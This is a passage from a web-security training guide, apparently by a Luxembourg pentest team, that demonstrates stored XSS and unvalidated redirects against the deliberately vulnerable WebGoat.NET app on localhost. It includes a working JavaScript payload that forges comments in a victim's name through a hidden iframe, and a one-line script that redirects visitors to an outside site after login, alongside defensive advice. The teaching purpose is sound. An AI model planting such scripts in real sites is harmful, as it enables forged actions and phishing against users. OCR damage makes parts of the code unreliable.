Log out and copy/paste the code below on the comment field in Stored XSS page. Save the comment and log on as the user of your choice. Now, go to the webpage `http://localhost/Content/StoredXSS.aspx` again. You'll see the comment you sent previously. After that, go to the webpage `http://localhost/WebGoatCoins/ProductDetails.aspx?productNumber=S18_1984`. You'll see a comment "Very good article" posted with your user's name.

Code (Warning this content is trimmed use the text file as input):

```
<script>

// Function to do a transparent post request
var numPostFrames = 0;
function post(url, params) {
var form = document.createElement("form");
var iframe = document.createElement("iframe");

iframe.className = "hidden";
iframe.name = "iframe" + numPostFrames++;
iframe.style = "position: fixed; width: 1px; height: 1px; overflow:
hidden; top: -10px; left: -10px;"
document.body.appendChild(iframe);

form.action = url;
form.method = "POST";
form.target = iframe.name;

for (var param in params) {
if (params.hasOwnProperty(param)) {
var input = document.createElement("input");
input.type = "hidden";
input.name = param;
input.id =  param.replace(\"$\", \"_\");
input.value = params[param];
form.appendChild(input);
}
}

document.body.appendChild(form);
form.submit();
}

// Assignment of some variables
productID = "S18_1984"
comment = "Very good product"
path = "../WebGoatCoins/ProductDetails.aspx"
tag = \"<span id=\\\"ctl00 HeadLoginView HeadLoginName\\\">\"; // Tag
searched in the code
positionTag = document.documentElement.outerHTML.indexOf(tag);
// We check if a user is logged in
if ( document.cookie.indexOf("customer login") != -1 && positionTag !=
-1 ) {
var nom = document.documentElement.outerHTML.substring(positionTag +
tag.length,  document.documentElement.outerHTML.indexOf(\"</span>\",
positionTag + tag.length));

post(path, {"  EVENTTARGET":"", "  EVENTARGUMENT":"",
"  LASTFOCUS":"",
"__VIEWSTATE":decodeURIComponent("%2FwEPDwUKLTE3MTQ5MDExNw9kFgJmD2QWAg
IBD[…output_trimmed…]
```

```
Bss%3D"), "  VIEWSTATEGENERATOR": "9F48ADBE", "  PREVIOUSPAGE": "A8WG-
HxszVAj5n9rBUs5ecNhtNxJR-
KXnzfxB_QISCsS4xF3Y1mgI_LenvCI06tt8pVAA1dRLS_d5_PaAJ6I6NMmw7UOpfbmBTei
pNd3-Y92NCBGq HVzV4qJOjn2YEI0", "  EVENTVALIDATION":
decodeURIComponent("%2FwEdACMLJ%2BV9WGSvd3AqbC9Zbo5g%2B3XrywIBK9nhpIZk
9EK4Ve3F2LA8K4w5ZQRbmB%2BK5xwrLEsYqR5SW7yXkHuGrC5zMOUDm5ktyEgh%2FBAaGo
rOXMAcQ2RxDpDMGk0yUYBFiPYcLUdojR7EnY5EesR38NlbSHVSqaXJ8xXLiDVBY4i2j72I
j68tWR9K0uRdull5XNzyV1eMSVElwpQCm6J%2B33ky9jNvzL5g591v5keLieYFnSm3xOVW
enZxxpmnxwoN2bEzZeu%2F%2Ft5U3NO7d3orUcklj7xxCpE1IMYPdnBCaW948xb%2FCxhs
1%2BMS%2FuXXCHZlqGNKIV3GcBA8tgTbzq1AdEY9SCYSlAegJIdeSuind9EkfQnlf%2Bul
kBDbRptMvUsi4XUAcuTSB7Xbdtev6tZU8nIOSifhRsjSUthePJ%2BPirIqR5HPkZ0Nolx3
puOaThq85CRudHVdKQUd3prX1Ym2RR%2Bdgy75iRVVP4dbHAR5r%2BaeileJ97AQZkt%2B
KJir65RZb7npkG9dMtC2Pb65A3Lql1yVmqZ92PS%2FwZpnHGijjVxM7yKKKCm91MljcnJj
%2FvXf5rvp8Zr9nx05LSwRiSyLrRMJm1%2FYdEZWeNbD%2B0qHIg1syVp8TKlcHeEkN1T9
swIuyNFLMLo2QPpNw%2F4YCJzZvWTGVPJkA4x2wpbFwyeDjxuC1iuG43SeqbtdYcyKbhIF
yfzDIJFBpNAVaqVYOJfIMKE4h09DiyDWsYujq8%2B8Fpq18UeW00lsgL%2B1bGYwqSUCBL
9FD0HUGJcMHJgr9M3Az2t6"), "ctl00$BodyContentPlaceholder$ddlItems":
"S10 1678", "ctl00$BodyContentPlaceholder$txtEmail": nom,
"ctl00$BodyContentPlaceholder$txtComment": comment,
"ctl00$BodyContentPlaceholder$BtnSave": "Save Comment",
"ctl00$BodyContentPlaceholder$hiddenFieldProductID": productID});
}

</script>
```

10 Unvalidated Redirects and Forwards

Presentation

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

Systematically browse (e.g. using a web crawler) your site to see if it generates any redirects (HTTP response codes 300-310). Look at the parameters supplied prior to the redirect to see if they appear to be a target URL or a piece of such URL. If so, change the URL target and observe whether the site redirects to the new target.

Review the code for all uses of redirect or forward (called a transfer in .NET). For each use, identify if the target URL is included in any parameter values. If so, if the target URL isn't validated against a whitelist, you are vulnerable. If code is unavailable, check all parameters to see if they look like part of a redirect or forward URL destination and test those that do.

How to protect yourself

If possible, avoid doing redirect or forwards.

Don't involve user parameters in calculating the destination. If destination parameters can't be avoided, ensure that the supplied value is valid, and authorized for the user.


It is recommended that any destination parameters be a mapping to a value, rather than the actual URL or portion of the URL (to avoid a possible insecure direct object reference), and that server side code translates this mapping to the target URL.

Demo / Hands on!

Go to the webpage:

http://localhost/Content/StoredXSS.aspx

More information (link)



Exploit it on WebGoat web app!

Log out and copy/paste the following code on the comment field of the `http://localhost/Content/StoredXSS.aspx` page:

```
<script> window.location.replace("http://localhost/WebGoatCoins/CustomerLogin.aspx?ReturnUrl=https://en.wikipedia.org/wiki/Phishing") </script>
```

Save the comment. Now, every users which go to this page are redirected to the login webpage. After they logged in, they will be redirected to another webpage on another website.

This page intentionally left blank

2020 - 2021

Contact information

.....

Cybersecurity Department Proximus Luxembourg

cybersecurity@telindus.lu
pentest@telindus.lu

Twitter: @S_Team_Approved

.....

Proximus House
Z.A. Bourmicht - 18, rue du Puits Romain
L-8070 Bertrange
T +352 27 777 00

.....

Damien GITTER
Senior Ethical Hacker,
Technology leader Pentest at Cybersecurity Department
GIAC Certified (GSEC, GCIA, GCIH, GPEN, GWAPT, GMOB, GXPN,GMON,GAWN)
Certified OSSTMM (OPST & OPSA)
T +352 23 28 20 7784
M +352 691 777 784
damien.gitter@telindus.lu